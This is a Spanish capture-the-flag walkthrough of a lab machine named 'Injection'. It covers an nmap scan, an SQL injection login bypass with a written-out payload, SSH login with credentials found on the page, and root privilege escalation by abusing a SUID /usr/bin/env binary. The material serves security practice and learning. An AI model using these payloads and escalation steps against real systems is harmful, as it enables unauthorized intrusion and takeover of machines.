

Injection

Intrusión

Lo primero que haremos será comprobar si tenemos conectividad con el comando `ping -c1 172.17.0.2`.




Como tenemos conectividad pasamos a enumerar puertos con el comando `nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn 172.17.0.2 -oN fastScan`.



Como vemos en la salida están abiertos los puertos **22** y **80**, así que primero miraremos la IP en un navegador a ver que hay en la web.
Como hay un panel de login pondremos los siguientes parámetros para probar una inyección SQL.

```
USUARIO = ' 1 OR '1' = '1
CONTRASEÑA = ' 1 OR '1' = '1
```

Y efectivamente conseguimos acceso a esta página.



Ahora probaremos a entrar por ssh con el usuario dylan y la contraseña escrita ahí.

```
❯ ssh dylan@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:5ic4ZXizeEb8agR4jNX59cBONCe5b5iEcU9lf2zt0Q0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
dylan@172.17.0.2's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.12.38+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

dylan@21c824238996:~$
```

Como vemos efectivamente podemos entrar.

Escalada de privilegios

Para escalar privilegios probamos con `sudo -l` pero no conseguimos resultados porque no existe sudo, así que buscaremos ficheros que tengan SUID con el comando `find / -perm -4000 -ls 2>/dev/null`.

```
dylan@21c824238996:~$ find / -perm -4000 -ls 2>/dev/null
  3309920    332 -rwsr-xr-x   1 root     root       338536 Jan  2  2024 /usr/lib/openssh/ssh-keysign
  3309860     36 -rwsr-xr--   1 root     messagebus    35112 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
  3305478     56 -rwsr-xr-x   1 root     root          55672 Feb 21  2022 /usr/bin/su
  3324821     44 -rwsr-xr-x   1 root     root          43976 Jan  8  2024 /usr/bin/env
  3305398     48 -rwsr-xr-x   1 root     root          47480 Feb 21  2022 /usr/bin/mount
  3305504     36 -rwsr-xr-x   1 root     root          35192 Feb 21  2022 /usr/bin/umount
  3305403     40 -rwsr-xr-x   1 root     root          40496 Feb  6  2024 /usr/bin/newgrp
  3305340     72 -rwsr-xr-x   1 root     root          72072 Feb  6  2024 /usr/bin/gpasswd
  3305278     44 -rwsr-xr-x   1 root     root          44808 Feb  6  2024 /usr/bin/chsh
  3305414     60 -rwsr-xr-x   1 root     root          59976 Feb  6  2024 /usr/bin/passwd
  3305272     72 -rwsr-xr-x   1 root     root          72712 Feb  6  2024 /usr/bin/chfn
dylan@21c824238996:~$
```

Encontramos el binario `/usr/bin/env` así que explotaremos el SUID de este binario perteneciente a root con el comando `/usr/bin/env /bin/bash -p`.

```
dylan@21c824238996:~$ /usr/bin/env /bin/bash -p
bash-5.1# whoami
root
bash-5.1#
```

Con esto ya somos root y hemos terminado la máquina.